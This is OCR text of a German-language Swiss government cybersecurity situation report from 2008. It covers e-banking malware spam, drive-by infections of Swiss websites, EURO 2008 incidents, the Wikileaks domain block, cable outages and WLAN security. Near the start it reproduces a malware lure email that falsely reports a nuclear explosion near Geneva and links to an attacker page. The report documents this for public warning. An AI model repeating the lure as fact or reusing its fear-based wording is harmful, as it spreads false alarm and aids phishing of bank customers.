
Auf der Webseite des Eidgenössischen Justiz- und Polizeidepartements (EJPD) war versehentlich drei Wochen lang ein Dokument mit vertraulichen Informationen zum Schengener Abkommen für die Öffentlichkeit einsehbar. Das Papier enthielt Antworten der Schweizer Bundesbehörden auf über 200 Fragen zur Umsetzung der Schengen-Vorschriften. Darunter befanden sich detaillierte Angaben zum Vorgehen der Schweiz gegen Hehlerbanden, Drogenschmuggler und Schlepper, zu Sicherheitsmassnahmen an Flughäfen sowie zu den Schweizer Zugangspunkten zum Schengener Informationssystem (SIS).

Der Botschafter der EU-Kommission für die Schweiz und Liechtenstein, Michael Reiterer, hat dem Dokument einen «niedrigen Grad an Vertraulichkeit» beigemessen. Die Auswirkungen in diesem Fall scheinen also gering gewesen zu sein. Trotzdem zeigt dieses Beispiel, dass es nicht reicht, Daten gegen einen unerlaubten Zugriff von aussen zu schützen. Genauso wichtig ist es, in entsprechenden Richtlinien zu definieren, welche Personen Zugriff auf geschützte Dokumente haben, respektive diese bearbeiten oder veröffentlichen dürfen. So ist es beispielsweise nicht sinnvoll, allen Personen Zugriff zu allen Dokumenten zu gewähren. Ein personenabhängiger Zugriff ist vorzuziehen, wobei es zu bedenken gibt, welches Dokument für die Arbeit welcher Person notwendig ist.

4.2 Attacken

Regelmässige Spam-E-Mails zielen auf E-Banking-Applikationen

Im ersten Halbjahr 2008 wurden zahlreiche *Spam*-Wellen beobachtet, welche mit *Malware* ausgerüstet waren und auf E-Banking-Applikationen zielten. Am 7. Januar 2008 und am 14. März 2008 wurde beispielsweise eine unbekannte Anzahl E-Mails mit dem Betreff «Nachricht über eine radioaktive Kontamination in der Schweiz» verschickt. Nach dem Anklicken des darin enthaltenen Links, wurde der Empfänger dazu aufgefordert, eine Datei zu installieren, um sich ein Video des Unglücks anzusehen. In Tat und Wahrheit handelte es sich bei der Datei aber um eine Malware.


Nachricht uber eine radioaktive Kontamination in der Schweiz - Nachricht (Nur-Text)

Datei Bearbeiten Ansicht Einfügen Format Extras Aktionen ?

Antworten | Allen antworten | Weiterleiten

Von: Gesendet: Fr 14.03.2008 12:09

An:

Cc:

Betreff: Nachricht uber eine radioaktive Kontamination in der Schweiz

Auf Internetforums erschienen Nachrichten uber eine gewaltige Explosion auf dem Schweizer Atomkraftwerk um Genf herum, die nach den Worten von Augenzeugen am 12. Marz etwa um 15 Uhr stattgefunden hatte.

Im Einzelnen machte eine Burgerin dieser Stadt einen telefonischen Anruf und teilte ihren Verwandten mit, dass in der Stadt der Strohm abgesperrt werde,
damit man keinen Menschen anrufen konnte.

Sie behauptet, dass es auf dem Atomkraftwerk wirklich eine Explosion gegeben habe, und dabei eine sehr machtige, und dass eine Strahlungswolke erstrecke sich jetzt.

In privaten Gesprachen wird diese Information von Amtstragern inoffiziell bestatigt.

Auberdem legen die Ortsbewohner Fotos in seinen Blogs hinaus, auf denen Explosionsfolgen und Korper der Beschadigten dargestellt sind.

LiveJournal Blog: http://www. page.cn/aes/

Am 27. März 2008 wurde eine unbekannte Anzahl E-Mails mit dem Betreff: «Eine Bankenkrise der Schweizer Banken ist unvermeidlich» verschickt. Nach dem Anklicken des Links, welcher in dieser E-Mail enthalten war, wurde der Empfänger dazu aufgefordert, ein «*Plugin*» zu installieren. Auch in diesem Fall war das Ziel die Installation einer Malware. Diese Spam-Welle ist insofern besonders bemerkenswert, als dass sich ihr Inhalt auf eine zum damaligen Zeitpunkt aktuelle und viel diskutierte Thematik bezog, nämlich auf die Ereignisse rund um die Hypothekenkrise.

Die später folgenden E-Mails variierten inhaltlich und im Betreff. Die E-Mails jüngeren Datums enthielten Anhänge mit ausführbaren Dateien. Diese waren meist komprimiert (*zip*, *rar*), um deren Endung zu verschleiern. Für eine vollständige Auflistung der Spam-Wellen sei auf den MELANI-Newsletter verwiesen.[11]

MELANI hat im ersten Halbjahr 2008 diverse E-Mail-Wellen beobachtet, welche auf E-Banking-Applikationen ausgerichtet waren. Zeitweise konnten diese Wellen im Wochentakt beobachtet werden. Es war immer die gleiche Art von Malware im Spiel. Diese wurde aber jeweils so modifiziert, dass sie zu Beginn nicht oder nur von wenigen Antiviren-Programmen erkannt wurde. Die E-Mails waren inhaltlich darauf ausgerichtet, die Neugier oder die Angst des Empfängers zu wecken. Die Texte variierten in der Sprachqualität, waren jedoch mehrheitlich in schlechtem Deutsch verfasst. Ein markantes Zeichen war das Fehlen von Umlauten. Auch inhaltlich wiesen die E-Mails Fehler auf. So befindet sich in Genf beispielsweise kein Schweizer Kernkraftwerk.

Im Allgemeinen muss davon ausgegangen werden, dass die Aktualität einer Meldung, ihre thematische Anpassung an die Empfänger, sowie ihre sprachliche Qualität Faktoren sind, welche den Empfänger davon überzeugen können, auf einen Link zu klicken, bzw. einen Anhang zu öffnen. In Zukunft muss vermehrt mit gezielten Spam-Wellen gerechnet werden.

MELANI warnt in ihrem Newsletter regelmässig und ausführlich vor diesen Spamwellen. Generell wird empfohlen, bei E-Mails mit unbekanntem Absender Vorsicht walten zu lassen. Öffnen Sie in solch einem Fall keine angefügten Dokumente oder Programme und klicken

---

[11] http://www.melani.admin.ch/dienstleistungen/newsletter/00128/index.html?lang=de (Stand: 11.08.2008).

Sie auf keine darin angegebenen Links. Wird hingegen ein Anhang geöffnet, oder ein Link angeklickt, dann empfiehlt MELANI den Gang zu einer Computerfachperson, um die Maschine neu zu installieren. Zusätzlich wird empfohlen, sämtliche Passwörter (E-Mail-Konto, Tauschbörsen Login-Daten etc.) zu ändern.

Im ersten Halbjahr 2008 wurden auch über *Drive-By-Infektionen* (siehe Kapitel 2.2 und 4.3) trojanische Pferde verteilt, welche gegen Schweizer E-Banking-Kunden gerichtet waren. Dabei handelte es sich jedoch um eine andere *Schadsoftware*variante, als jene, welche per E-Mail verteilt wurde.

Im Allgemeinen gilt Folgendes: Wenn beim E-Banking unerklärbare Abbrüche der E-Banking-Sitzung auftreten, sollten sich die betroffenen Kunden umgehend an die E-Banking-Hotline der jeweiligen Bank wenden.

Möglicher Angriff auf forza-eveline.ch

Am 9. April 2008 wurde publik, dass die Seite www.forza-eveline.net nicht mehr erreichbar war. Die Webseite sammelte Sympathie-Unterschriften für die Bundesrätin Eveline Widmer-Schlumpf. Es bestand der Verdacht einer *DDoS*-Attacke auf die Webseite. Eine Analyse durch MELANI machte jedoch ersichtlich, dass die zeitliche Verteilung der Anfragen keine aussergewöhnlichen Spitzen, sondern lediglich das typische zeitliche Surfverhalten von Benutzern aus der Schweiz aufzeigte. Eine übermässige Anzahl von Anfragen aus dem Ausland gab es ebenfalls nicht. Der statistisch gut verteilte *IP*-Adressbereich aus praktisch nur schweizerischen Adressen legt die Vermutung nahe, dass es sich mit grosser Wahrscheinlichkeit nicht um eine DDoS-Attacke gehandelt hat. Das Datenvolumen war zwar gross, sollte aber von einem mittleren Provider verkraftet werden können. Es bleibt aber anzumerken, dass DDoS-Attacken auch auf niederen Layern erfolgen können (z.B. *SYN-Flooding*) die höchstens im Log einer *Firewall* oder eines *Routers* auftauchen. Interessant ist ebenfalls die Analyse der POST-Einträge. Diese repräsentieren die getätigten Einträge im Gästebuch und werden an eine my*SQL-Datenbank* weitergeleitet. Zu einem bestimmten Zeitpunkt tauchten verdächtige Einträge auf, welche sonst im Logfile nicht existierten. Kurz darauf war auch die Datenbank ausgefallen.

Eine DDoS Attacke erscheint MELANI in diesem Fall unwahrscheinlich; es wurden maximal um die 5 Zugriffe pro Sekunde erreicht. Es ist wahrscheinlicher, dass das System den vielen legitimen Anfragen lediglich nicht gewachsen war. Hingegen konnte MELANI Hinweise für eine mögliche Kompromittierung der dahinterliegenden mySQL-Datenbank finden. In dieser wurden die Gästebucheinträge abgelegt.

4.3 Kriminalität

Verschiedene Webseiten für Drive-By-Infektionen missbraucht

Die Verbreitung von *Drive-By-Infektionen* hat in den letzten Monaten rasant zugenommen. Es werden systematisch Seiten gehackt, auf welchen anschliessend ein Schadcode platziert wird. Zu diesem Zweck werden vor allem Schwachstellen in interaktiven Webinhalten ausgenutzt oder die Zugangsdaten der Webseitenadministratoren ausgespäht.

Ende Juni 2008 wurden bei einem Schweizer Hosting Provider gleich massenweise Webseiten kompromittiert, um darauf einen Link zu einem bösartigen *JavaScript* zu platzieren. Das perfide bei diesem Angriff war, dass bei einem normalen direkten Aufruf der Seite der

Schadcode nicht ausgeführt wurde, sondern nur wenn die Seite via Suchmaschine aufgerufen wurde (siehe Kapitel 2.2). Als weitere Verschleierungsmassnahme hatte das bösartige JavaScript den gleichen Namen, wie ein JavaScript, welches von Google zwecks Webseiten-Analyse (Google-Analytics) verwendet wird. Sogar die Domäne, auf der dieses Skript gespeichert war, war dem offiziellen Google-Namen zum Verwechseln ähnlich und unterschied sich nur in der Top-Level-Domäne. Die Anzahl gehackter Webseiten wurde in diesem Fall auf etwa 1'000 geschätzt. Wie viele Personen sich in diesem Fall infiziert haben, ist unbekannt.

Auch andere Schweizer Webseiten wurden Opfer von Drive-By-Infektionen So wurden die Webauftritte des ehemaligen Walliser Ständerates Simon Epiney *(*simonepiney.ch*)* sowie der Grünen Partei der Schweiz *(*gruene.ch*)* kompromittiert und mit einer Drive-By-Infektion versehen. Nach Bekanntwerden wurden die Seiten durch die Provider temporär gesperrt. Wie viele Computernutzer sich tatsächlich infiziert haben, ist auch hier unklar. Laut Angaben des Providers war in mindestens einem Fall eine Sicherheitslücke in einer *PHP*-Anwendung Schuld daran, dass die Seiten manipuliert werden konnten.

Webseitenbetreiber tun gut daran, ihre Applikationen regelmässig auf Sicherheitsrisiken zu überprüfen und sie gegebenenfalls anzupassen.[12] MELANI empfiehlt ausserdem Web- und Serveradministratoren sämtliche Updates und *Patches* raschmöglichst einzuspielen und zwar sowohl für die auf ihrer Webseite eingesetzte Software, als auch für den Webserver selbst.

Auch werden *FTP*-Zugangsdaten zu Webseiten im grossen Stil gesammelt. Dies kann beispielsweise durch eine *Schadsoftware* (*Keylogger*) geschehen, welche auf dem Computer installiert ist, auf dem die Webseite administriert wird.

4.4 Diverses

EURO 2008 nur begrenzt durch Cyberkrminelle ausgenutzt

Während der EURO 2008 wurde mit Aktivitäten von Cyber-Kriminellen gerechnet, welche die EURO als Trittbrett für ihre kriminellen Machenschaften missbrauchen würden. Diese Aktivitäten hielten sich aber in engen Grenzen. Einzelne Vorkommnisse sind nachfolgend aufgeführt:

euroticketshop.com
Ende März 2008 ist es Hackern gelungen, die Bestellseite der viel besuchten Ticketbörse «euroticketshop.com» so zu manipulieren, dass die Besucher via *Drive-By-Infektion* mit dem *Trojaner* «TR/Dldr.Small.hzj» infiziert wurden. Dieser konnte je nach Bedarf des Angreifers weitere *Schadsoftware* mit verschiedensten Funktionen herunterladen. Wie viele Computer auf dieser Seite infiziert worden sind, ist unbekannt.

sleep-in.ch
Die Schweizer Webseite «sleep-in.ch» auf der private Gastgeber für die EURO 2008 Schlafgelegenheiten angeboten haben, ist nach eigenen Angaben am 21. April 2008 von Hackern

[12] Siehe für weiterführende Informationen: http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (Stand: 11.08.2008).

angegriffen worden. Angebote von über 2'800 Gastgebern und Gästen wurden demnach gezielt gelöscht. Die verlorenen Daten konnten anhand von Backups grösstenteils wiederhergestellt werden.

Gefälschte UEFA-Lotterie
Während der EURO 2008 wurden zahlreiche E-Mails verschickt, mit der Benachrichtigung, dass der Empfänger in der UEFA-Lotterie eine Million Euro gewonnen hätte. Diese UEFA Lotterie war natürlich frei erfunden. Bei der E-Mail handelte es sich um einen typischen Versuch, anhand von falschen Versprechungen, dem Empfänger Geld abzuknöpfen. Antwortet ein Empfänger auf eine solche E-Mail, wird unter irgendwelchen Vorgaben eine Vorauszahlung (Gewinnsteuer) verlangt. Das zu Beginn versprochene Geld wird aber selbstverständlich nie überwiesen.

Defacement der Webseite des kroatischen Aussenministeriums
Mutmasslich türkische Hacker manipulierten während des Spiels Kroatien - Türkei die Internetseite des kroatischen Aussenministeriums. Anstelle des ursprünglichen Textes, wurde eine türkische Fahne angezeigt. Nachdem die Manipulation bemerkt worden war, wurde der *Server* abgeschaltet.

Stromausfall im internationalen Broadcasting Center der UEFA
Ein Stromausfall im Internationalen Broadcasting Center der UEFA in Wien hat zu einer Unterbrechung der TV-Übertragung des Halbfinalspiels Deutschland - Türkei von ungefähr acht Minuten geführt. Zum Zeitpunkt des Stromausfalls tobte über der Stadt Wien ein heftiges Gewitter, welches für den Stromausfall verantwortlich war. Ein Softwarefehler verhinderte ein lückenloses Umschalten auf die Notstromaggregate, was gewisse Computer zum Absturz brachte. Die Bildausfälle hatten TV-Stationen aller Länder ausser dem Schweizer Fernsehen und Al Jazeera betroffen.

Die EURO 2008 verlief aus Sicht der Informationssicherung sehr ruhig. Es wurde vor allem mit Aktivitäten von Cyber-Kriminellen gerechnet, welche die EURO als Trittbrett für ihre kriminellen Machenschaften missbrauchen würden. Einige solcher Angriffe wurden zwar verzeichnet, insgesamt war das Meldeaufkommen bei MELANI jedoch vergleichbar mit anderen Monaten. Insbesondere gilt es zu betonen, dass keine *DDoS*-Angriffe gegen Webseiten *kritischer Informationsinfrastrukturen*, respektive EURO 2008-Webseiten registriert worden sind.

Zeitweilige Sperrung von wikileaks.org

Wikileaks ist ein Ende 2006 anonym ins Leben gerufenes Projekt, das «für die massenweise und nicht auf den Absender zurückzuführende Veröffentlichung von geheimen Informationen und Analysen» dienen soll. Primär sollen Personen, insbesondere Regimekritiker angesprochen werden, welche ihr Wissen nicht an die zensierte Presse in ihrer Heimat weiterleiten können. Wikileaks will jedoch auch all jenen zur Seite stehen, «die unethisches Verhalten in ihren eigenen Regierungen und Unternehmen enthüllen wollen». Wikileaks selbst garantiert nicht für die Echtheit der Dokumente und überlässt es den Lesern, weitere Nachforschungen anzustellen.

Am 15. Februar 2008, wurde die Domäne wikileaks.org auf Grund einer einstweiligen Verfügung eines kalifornischen Richters an den betreffenden Registrar gesperrt. Ausschlaggebend dafür war die Veröffentlichung von spezifischen Dokumenten. Ein ehemaliger Mitarbeiter der Julius-Bär-Bank-Filiale auf Cayman Islands hatte die Bank beschuldigt, an Geldwäscherei und Steuerhinterziehung ihrer Kunden beteiligt gewesen zu sein. Dokumente dazu wurden auf der Webseite wikileaks.org platziert. Die Dokumente enthielten Korrespondenz, interne Memos und Kalkulationen der Bank. Laut Julius Bär handelte es sich dabei um einen

Mix aus gestohlenen Akten, welche teilweise verfälscht worden seien, sowie generischen Fälschungen. Julius Bär klagte gegen die Publikation und erreichte die «zwischenzeitliche» Sperrung der Domäne durch einen US-Richter. Dagegen regte sich schwerer Widerstand seitens amerikanischer Bürgerrechtsorganisationen sowie der Medien. Die Sperrung verstosse gegen das Recht auf freie Meinungsäusserung. Zwei Wochen später hatte der Richter seine Meinung «aus verfassungsrechtlichen Bedenken und anderen juristischen Erwägungen» geändert. Die Verfügung wurde aufgehoben und die Webseite ist seit dem 29. Februar 2008 unter ihrer angestammten Adresse wieder erreichbar. Die Bank zog in der Folge die Klage gegen wikileaks.org zurück.

Wenn Firmen oder staatliche Stellen gegen die Veröffentlichung bestimmter Dokumente im Internet vorzugehen versuchen, sind Ihre Bemühungen typischerweise erfolglos. In diesem Fall erschien der Schriftwechsel zwischen der Bank und ihren Anwälten wenig später auf Wikileaks unter dem Hinweis, dass die Zensurwünsche für die Authenzität des veröffentlichten Materials sprechen. Wikileaks hat der Medienrummel um die Sperrung der Domäne international viel Publicity eingebracht. Damit wurden die nachweislich falschen Dokumente noch weiter aufgewertet.

Wikileaks wird nach eigenen Angaben von einem weltweiten Netz von Freiwilligen betrieben. Das globale Geflecht sorge dabei für Flexibilität im Notfall. Aufgrund der vorhandenen Alternativ-Adressen (wikileaks.be, wikileaks.cx, etc.) sind die Inhalte auch nach der Sperrung der Stamm-Domäne einfach abrufbar. Selbst wenn alle bekannten alternativen Domänen gesperrt würden, wären die Inhalte, welche in verschiedenen Ländern auf vielen *Servern* gespiegelt sind, weiterhin zugänglich. Selbst bei einem physischen Eingriff auf dem aktuellen Online-Server der Webseite, würde es nur kurze Zeit dauern, bis ein anderer Server seine Aufgabe übernehmen würde. Kurz gesagt, wenn ein Dokument auf wikileaks erst einmal veröffentlicht ist, kann es folglich kaum mehr entfernt werden.

5 Aktuelle Lage IKT-Infrastruktur international

5.1 Pannen

Beschädigte Internet-Seekabel führen zu Beeinträchtigung des Internets

Anfang 2008 kam es innert weniger Tage zur Beschädigung von mehreren Internet-Seekabeln im Mittelmeer sowie im persischen Golf. Dies führte zu einer teilweise bedeutenden Beeinträchtigung des Internets zwischen Europa, dem nahen Osten und dem indischen Subkontinent. Solche Vorkommnisse verlangen nach Antworten bezüglich der Verletzbarkeit und Redundanz des Internets.

Zuerst rissen zwei Seekabel im Mittelmeer, welche Europa über Ägypten und Länder des nahen Ostens bis nach Indien verbinden. Somit war eine Stelle betroffen, welche die einzige Route für den Internet-Verkehr ganzer Weltregionen darstellt. Diese Beschädigungen waren verantwortlich für den Wegfall von rund 70% der Netz-Kapazität in Ägypten und für die Beeinträchtigung von rund 50% des Datenverkehrs von Indien Richtung Westen. Wenige Tage später kam es zu Ausfällen von zwei weiteren Seekabeln im persischen Golf. Die Auswir-

kungen waren unter anderem deshalb geringer, da es Alternativrouten im arabischen Raum gibt.

Diese Häufung von Pannen führte zu zahlreichen Spekulationen über deren Ursache.[13] Es ist mittlerweile bekannt, dass mindestens zwei der Kabel durch Schiffsanker beschädigt wurden. Ganz grundsätzlich sind Schäden an Internet-Seekabeln jedoch keine Seltenheit. Alleine im Jahr 2007 wurden über 50 Reparaturen an Kabeln im Atlantik vorgenommen.[14]

Diese Vorfälle erinnern daran, dass auch das Internet nur dank physikalischen Verbindungen funktioniert. Beim Internet handelt es sich um lokale Netze, welche durch sogenannte Backbones, meist Glasfaserkabeln, verbunden sind. Die Kabel, welche die Netze ausmachen, existieren nicht überall in gleicher Dichte. Somit gibt es Stellen, wie jene am Mittelmeer, wo lokale Verbindungsausfälle nicht ohne Weiteres auf benachbarte Leitungen überführt werden können. Ist eine solche Schwachstelle von einem bedeutenden Ausfall betroffen, kann dies zu einer zeitweiligen Beeinträchtigung des Internets führen. Im Allgemeinen wirkt das Internet jedoch mit seinem redundanten Aufbau Ausfällen entgegen und weist noch viel überschüssige Kapazität auf, was für eine geringe Verwundbarkeit spricht.

Nachsichtiger Umgang mit sensiblen Daten

Am 30. April 2008 veröffentlichten die italienischen Behörden Steuererklärungen aus dem Jahr 2005 auf dem Internet. Die Behörden beabsichtigten, dadurch für mehr Transparenz zu sorgen. Daraufhin brach die Steuerdatenbank jedoch unter dem Ansturm neugieriger Internet-Nutzer zusammen. Die italienische Datenschutzbehörde verurteilte die Veröffentlichung privater Informationen und verlangte die umgehende Sperrung der Seite. Viele Daten befanden sich jedoch bereits im Umlauf. Die Tageszeitung «La Stampa» beispielsweise hatte bereits zahlreiche Steuererklärungen heruntergeladen und veröffentlicht.

Im Mai 2008 veröffentlichte ein Hacker Datensätze von 6 Millionen Chilenen im Internet, welche Namen, Anschrift, Telefonnummer, sozialen Hintergrund und Bildungsverlauf von Personen umfassten. Der Hacker soll in chilenische Regierungsserver eingebrochen sein und die Daten von dort kopiert haben. Betroffen gewesen waren *Server* des Bildungsministeriums, der Wahlkommission, der Armee sowie der staatlichen Telefongesellschaft. Die Daten waren laut Berichten für mehrere Stunden auf populären Webseiten verfügbar, wo sie frei herunter geladen werden konnten.

Auch diese beiden Fälle illustrieren die Schwierigkeit, Daten welche auf dem Internet veröffentlicht sind, unter Kontrolle zu halten. Dies muss sowohl bei privaten wie auch bei staatlichen Daten beachtet werden. Wie das Beispiel Italien und auch das Beispiel Schengen (siehe Kapitel 4.1) zeigen, sind solche Datenpannen nicht nur auf technische Ursachen zurückzuführen. Neben der technischen Sicherheit ist vor allem der Umgang der Mitarbeiter mit vertraulichen Dokumenten zu regeln (siehe dazu auch Kapitel 2.1).

---

[13] Siehe dafür: http://www.economist.com/world/international/displaystory.cfm?story_id=10653963 (Stand: 29.07.2008).

[14] Siehe für weitere Informationen: http://www.heise.de/tr/Warum-das-Netz-zusammenbrach--/artikel/103167 und http://www.heise.de/newsticker/Satellitenbilder-klaeren-Ursachen-fuer-Seekabelbeschaedigungen--/meldung/106502 (Stand: 29.07.2008).

5.2 Attacken

Politisch motiviertes Hacking: Litauen und Radio Free Europe im Visier

Ende Juni 2008 wurden rund 300 litauische Webseiten verunstaltet und unter anderem mit Symbolen der ehemaligen Sowjetunion (Hammer und Sichel) versehen. Die Attacke erfolgte just einige Tage nach der Verabschiedung eines Gesetzes in Litauen, welches unter anderem die Zurschaustellung dieser sowjetischen Symbole unter Strafe stellt. Betroffen von der Attacke waren Webseiten der Regierung, politischer Parteien sowie privater Unternehmen. Die meisten dieser Seiten wurden auf einem einzigen physikalischen *Server* gehosted, bei welchem eine *Sicherheitslücke* ausgenutzt wurde.

Eine *DDoS*-Attacke, welche ebenfalls politisch motiviert gewesen sein dürfte, richtete sich im April 2008 gegen das durch die USA unterstütze Radio Free Europe. Die Attacke richtete sich hauptsächlich gegen den Dienst von Radio Free Europe in Weissrussland und startete am Jahrestag der atomaren Katastrophe von Tschernobyl. An diesem Tag sendete das Radio die Live-Übertragung einer Protestaktion in Minsk, welche an die Not der Opfer erinnerte und sich gegen einen Erlass der Regierung zum Bau eines neuen Atomkraftwerkes aussprach. Angeblich wurde der Sender während des Höhepunkts der Attacke mit bis zu 50'000 Befehlen pro Sekunde überflutet.

Bei solchen Angriffen ist es ausserordentlich schwierig, den Urheber zu identifizieren. Für ein *Defacement* werden häufig *Proxy-Bots* oder andere *IP*-Verschleierungstechniken verwendet. Bei *DDoS*-Angriffen werden ebenfalls *Botnetze* genutzt, um die Identifizierung der Urheber zu verschleiern. Es kann jedoch davon ausgegangen werden, dass beide dieser Attacken politisch motiviert gewesen sind. Für eine allgemeine Einschätzung zu politisch motiviertem Hacking, siehe Kapitel 2.3.

Domänen von ICANN und IANA gehackt

Ende Juni 2008 griff eine türkische Hackergruppe Domänen der Internet Corporation for Assigned Names and Numbers (ICANN) und der Internet Assigned Numbers Authority (IANA) an und leitete diese um. Dass interessante und bekannte Domänen angegriffen werden ist nichts Neues. Das besondere in diesem Fall ist, dass es sich bei ICANN und IANA um diejenigen Institutionen handelt, welche die Herrschaft über Domänen und *IP-Adressen* haben. Angeblich waren mehrere Domänen betroffen, welche auf eine Webseite der Hacker umgeleitet wurden. Dort stand in Englisch folgender Kommentar zu lesen: «Ihr glaubt die Domänen zu kontrollieren, aber das stimmt nicht. Wir kontrollieren die Domänen inklusive die der ICANN!» Über die genaue Vorgehensweise der Hacker liegen keine Angaben vor. Der Fall scheint jedoch zu belegen, dass solch ein Angriff jeden treffen kann.

Solche Fälle weisen darauf hin, wie wichtig es ist, dass die Internet Hosting Provider ihre Systeme immer auf dem neusten Stand halten. Eine Herausforderung liegt darin, dass auf einem Hostingserver die Webauftritte mehrerer Kunden gleichzeitig laufen. Wird nun beispielsweise die Webseite eines Kunden über eine Schwachstelle in einer seiner Webapplikationen angegriffen, besteht die Möglichkeit, dass auch Webseiten anderer Kunden davon betroffen sind. Umgekehrt sind bei einem Angriff auf den Webserver selbst, sämtliche darauf gespeicherten Webseiten betroffen.

6 Prävention

6.1 Schwerpunkt: Funknetzwerke

Private Funknetzwerke

Funknetzwerke (*WLAN*s) sind heute auch privat weit verbreitet. Bei vielen Internetangeboten ist ein *WLAN-Router* bereits inklusive. Zudem verschiebt sich der Trend immer deutlicher weg vom Desktop-Computer und hin zu tragbaren Geräten, welche standardmässig mit einer Funknetzkarte ausgestattet sind. Auch das iPhone wird der Funknetztechnik weiteren Schwung verleihen.

Auf der anderen Seite wuchs auch das Bewusstsein der Benutzer bezüglich Sicherheit in den letzten Jahren stetig. In einem Bericht der Schweizer Monatszeitschrift «IT-Security»[15] wurden 474 Funknetzwerke untersucht. 11% davon waren (öffentliche) Hotspots, 22% unverschlüsselt sowie 67% verschlüsselt. Diese nicht repräsentativen Zahlen sind das Ergebnis eines Feldversuches in der Stadt Zürich. Sie decken sich auch mit neueren Tests in Deutschland, welche «nur» bei jedem fünften respektive sechsten Funknetzwerk eine ungenügende Sicherheitseinstellung feststellten.[16] Andere Tests hingegen stellten den Nutzern ein wesentlich schlechteres Zeugnis aus.[17] Es dürfte auf alle Fälle unumstritten sein, dass immer noch zu viele Funknetzwerke nicht oder nur unzureichend geschützt sind, insbesondere wenn man die stetige Zunahme von verzeichneten Missbräuchen bedenkt. So stellen mögliche Zugriffe auf das interne Netzwerk und das Mitschneiden des Netzverkverkehrs eine Gefahr dar (siehe Kapitel 3.1).

An dieser Stelle soll jedoch das Benutzen von offenen Funknetzwerken zur Verschleierung der Urheberschaft bei IT-Straftaten thematisiert werden. Der Koordinationsstelle zur Bekämpfung der Internetkriminalität (KOBIK) sind verschiedene Fälle bekannt, bei denen ein offenes WLAN benutzt wurde, um eine Straftat zu begehen. Es handelt sich hierbei um Erpressungen, sexuelle Nötigung sowie den Download von Kinderpornographie. Sicherheitstechnisch gesehen sind solche Netze demzufolge mit einem beachtlichen Risikopotential behaftet.

Die Rechtslage ist in Bezug auf offene Funknetzwerke noch nicht vollständig geklärt. In Deutschland haben in den letzen Jahren einige Gerichtsurteile in diesem Bereich aufhorchen lassen. So griff das Landgericht Hamburg bei einem Entscheid im Juli 2006 auf die Grundsätze der Störerhaftung zurück.[18] Als Störer haftet grundsätzlich jeder, der in irgendeiner Weise willentlich und adäquat kausal an der Herbeiführung der rechtwidrigen Beeinträchtigung mitwirkt. Auch Dienstanbieter, welche durch die blosse Zugangsgewährung zu fremden Inhalten einen mittelbaren Tatbeitrag zur Rechtsverletzung in Form der Weiterverbreitung der Informationen leisten, sollen als Störer qualifiziert werden können. Wer seine Internetverbindung drahtlos betreibt, muss für die Sicherung seines Routers sorgen, andernfalls verstösst er gegen die zumutbaren Prüfungspflichten. Ein Beschluss des Oberlandesgerichts Düsseldorf legte fest, dass jeder für die Sicherheit seines WLANs selbst verantwortlich sei und für mögliche Konsequenzen eines Missbrauchs bei ungenügender Sicherheit gerade

---

[15] IT-Security, Ausgabe 2/2006, Seite 40

[16] http://www.lifepr.de/pressemeldungen/pc-feuerwehr-franchise-interactive-media-gmbh/boxid-20794.html (Stand: 11.08.2008).

[17] http://www.pressetext.ch/pte.mc?pte=070904001 (Stand: 11.08.2008).

[18] Siehe Gerichtsurteil Landgericht Hamburg: http://www.lampmannbehn.de/wlan.html (Stand: 11.08.2008).

stehen müsse. Das Gericht verlangte weiter, dass auf Computern, welche von mehreren Personen genutzt werden, für jeden Nutzer ein Konto mit eigenem Passwort eingerichtet werden müsse. Im neuesten Urteil vom 1. Juli 2008 erteilt das Oberlandgericht Frankfurt am Main dieser Sichtweise jedoch eine Absage. Eine uneingeschränkte Haftung des WLAN-Inhabers ginge deutlich zu weit. Zwar treffe jedermann die Pflicht, sich rechtmäßig und gesetzmäßig zu verhalten. Diese Pflicht könne aber nicht auf Grundlage der Störerhaftung übermässig auf eine Haftung für unbekannte Dritte ausgedehnt werden.[19]

